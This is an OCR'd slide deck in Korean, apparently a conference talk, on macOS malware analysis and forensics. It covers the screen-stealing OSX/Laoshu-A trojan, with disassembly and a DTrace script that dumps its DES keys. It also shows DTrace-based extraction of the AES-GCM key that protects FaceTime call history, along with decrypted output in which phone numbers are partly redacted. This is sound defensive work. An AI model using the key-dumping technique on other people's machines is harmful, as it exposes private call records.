
은닉하기로 한
프로세스 구조체라면, -1을 리턴

악성코드 분석

OSX/Laoshu-A
암호화 데이터 분석

악성코드 분석

(Reference : Digitally signed data-stealing malware targets Mac users in "undelivered courier item" attack)



- 실제론 실행파일(아이콘만 변경)
- 디지털 서명되어 있음

악성코드 분석

- OSX/Laoshu-A에서 다운로드하는 악성코드
- MD5(OSX_Update.app/Contents/MacOS/worty) = ea2045d1344719d95f85ee8a2fcbe0a7
- 기능 : 화면을 캡쳐하여 특정 URL에 업로드
- 상세 분석 자료 : http://forensic.n0fate.com/?p=706

악성코드 분석

```
lea     rdx, cccdatetimeformat ; "kLBf7h7di4kSVBDQs2gCuzfbz16dIBnW"
mov     rsi, cs:selRef_cxx_
mov     rdi, r15          ; yy-MM-dd-HH:mm:ss
call    r13 ; _objc_msgSend
mov     rsi, cs:selRef_setDateFormat_
mov     rdi, rbx
mov     rdx, rax
call    r13 ; _objc_msgSend
mov     rsi, cs:selRef_stringFromDate_
mov     rdi, rbx
mov     rdx, r12
call    r13 ; _objc_msgSend
mov     rbx, rax
lea     rdx, cfstr_Lmhrvudjsky ; "LMHrvuDJskY="
mov     rsi, cs:selRef_cxx_
mov     rdi, r15          ; .png
call    r13 ; _objc_msgSend
lea     rdx, cfstr_□□□□ ; "%□%□%□%□"
```

- 모든 문자열을 암호화한 후 Base64로 인코딩
  - 실행 시점에 특정 클래스의 함수로 복호화

악성코드 분석

- cry class : 암복호화
  - fi : Base64 decoding
  - chi : Base64 encoding
  - end : DES encryption
  - ded : DES decryption
- CCCryptor : Common Cryptographic Algorithm Interfaces

```
mov     rsi, cs:selRef_fi_
mov     rdi, cs:classRef_cry
mov     r15, cs:_objc_msgSend_ptr
call    r15 ; _objc_msgSend ; [cry fi:]
mov     rbx, rax
mov     [rbp+var_420], 0
mov     rax, 8070605040302 01h
mov     [rbp+var_428], 0
mov     [rbp+IV], rax
mov     rsi, cs:selRef_UTF8String
mov     rdi, r14
call    r15 ; _objc_msgSend
mov     r14, rax
mov     rsi, cs:selRef_bytes
mov     rdi, rbx
call    r15 ; _objc_msgSend
mov     r15, rax
lea     rsi, msgRef_length__objc_msgSend_fixup
mov     rdi, rbx
call    cs:msgRef_length__objc_msgSend_fixup
lea     r9, [rbp+IV]
lea     rcx, [rbp+var_420]
lea     rdx, [rbp+var_428]
mov     [rsp+460h+var_440], rdx ; 0
mov     [rsp+460h+var_450], rcx ; 0
mov     [rsp+460h+var_458], rax
mov     [rsp+460h+var_460], r15
mov     [rsp+460h+var_448], 1024
mov     edi, 1
mov     esi, 1
mov     edx, 1
mov     rcx, r14
mov     r8d, 8          ; keylength
```

악성코드 분석

- 추적에 필요한 것
  - Provider : Process ID
  - Module : libcommonCrypto.dylib
  - Function : CCCrypt
  - Name : entry or return
  - 함수 인자

```
CCCryptorStatus
CCCrypt(CCOperation op, CCAlgorithm alg, CCOptions options,
    const void *key, size_t keyLength, const void *iv,
    const void *dataIn, size_t dataInLength, void *dataOut,
    size_t dataOutAvailable, size_t *dataOutMoved);
```

악성코드 분석

```
/* written by n0fate
 * dtrace -q -s cccrypt.d PID
 */
pid$1:libcommonCrypto.dylib:CCCrypt:entry
/execname == "worty"/
{
    /*printf(“%d %d %d key:%016llx size:%d iv:%016llx datainput:%x, dataoutput:%x", arg0,
arg1, arg2, *(unsigned long long *)copyin(arg3, arg4), arg4, *(unsigned long long
*)copyin(arg5, 8), arg6, arg8);
    */
    self->key = copyin(arg3, arg4);
    printf(“key is”);
    tracemem(self->key, arg4);
    printf(“IV is”);
    self->iv = copyin(arg5, 8);
    tracemem(self->iv, 8);
    self->dataoutput = arg8;
}

pid$1:libcommonCrypto.dylib:CCCrypt:return
/execname == "worty"/
{
    printf("(%s)\n", copyinstr(self->dataoutput, *(unsigned int*)copyin(arg9, 4)));
    ustack(5,0);
}
```


바이너리 분석

Call History Analysis

바이너리 분석

- 페이스타임
  - OS X에서 페이스타임 을 위해 사용
  - 요세미티부터 일반 전화 연동 기능 제공
    - SQLite로 데이터 관리
- 주요 데이터 암호화
  - 최근 통화 목록 중 연락처 정보 암호화

통화 내역 분석




수신 시간
(ZDATE)

통화 시간
(ZDURATION)

연락처
(ZADDRESS)


통화 내역 분석


CallHistory
ZADDRESS
(Encrypted)
CallhistoryDB.storedata
ZADDRESS
(Decrypted)
decryptUserData
AES-GCM
(128bit)
Call History
User Data Key
(128bits)
CommonCrypto Library

통화 내역 분석

```
pid$1:libcommonCrypto.dylib:CCCryptorGCM:entry
{
	self->trace = 1;
	printf("--------------* start to fuction *--------------\n");
	printf("Key is");
	tracemem(copyin(arg2, 16), 16);

	data = copyin(arg8, 0x10);
	printf("datain");
	tracemem(data, 0x10);

	iv = copyin(arg4, 0x10);
	printf("IV is");
	tracemem(iv, 0x10);
	printf("IV Address is 0x%.8x, Addr in stack : 0x%.8x\n", arg4, (uint64_t)*(uint64_t*)copyin(uregs[R_RBP]-0x80, 8));

	printf("Auth addr in stack : 0x%.8x\n", (uint64_t)*(uint64_t*)copyin(uregs[R_RBP]-0xA8, 8));
	auth = copyin((uint64_t)*(uint64_t*)copyin(uregs[R_RBP]-0xA8, 8), 0x10);
	printf("Auth is");
	tracemem(auth, 0x10);

	self->output = (uint64_t)*(uint64_t*)copyin(uregs[R_RBP]-0xB0, 8);
}

pid$1:libcommonCrypto.dylib:CCCryptorGCM:return
/self->trace == 1/
{
	self->trace = 0;
	data2 = copyin(self->output, 0x10);
	printf("dataout");
	tracemem(data2, 0x10);

	printf("--------------* End of function *--------------\n");
}
```

통화 내역 분석



연락처
(ZADDRESS)

```
e3 bf bf b8 6f b5 f3 69 94 23 fd b9 f1 87 92 b3
22 25 a0 f9 9b b0 3e 58 9c 7e 93 ff a7 e4 d6 37
ae 05 82 ca 6d b7 0b 9c 43
```

```
Call History Decryptor for OS X Yosemite (Copyright by n0fate)
It can decrypt a call-history in OS X.
Continuity in OS X : https://www.apple.com/osx/continuity/

[+] Key is d4[redacted]9f
[+] Open the database : CallHistory.storedata
[+] Get a list of table
[+] Get a list of columns in ZCALLRECORD table
[+] Get a list of records in ZCALLRECORD table
[+] Result
 [-] Time: Thu, 18 Sep 2014 01:55:53 GMT, Phone Number: 02[redacted]2
 [-] Time: Thu, 18 Sep 2014 03:18:42 GMT, Phone Number: 02[redacted]
 [-] Time: Thu, 18 Sep 2014 03:26:04 GMT, Phone Number: 01[redacted]91
 [-] Time: Thu, 18 Sep 2014 06:13:51 GMT, Phone Number: 01[redacted]03
 [-] Time: Fri, 19 Sep 2014 03:46:32 GMT, Phone Number: 01[redacted]55
 [-] Time: Tue, 14 Oct 2014 02:05:28 GMT, Phone Number: 02[redacted]8
 [-] Time: Thu, 16 Oct 2014 04:31:31 GMT, Phone Number: 01[redacted]91
```

Q & A

nofate@nofate.com

참고 문서

- Brendan Gregg, dtrace.org
- SourceFire Vulnerability Research Team, http://vrt-blog.snort.org/2014/03/osxtrojanleverage-breakdown-using-dtrace.html.
- Sophos, http://nakedsecurity.sophos.com/2014/01/21/data-stealing-malware-targets-mac-users-in-undelivered-courier-item-attack/.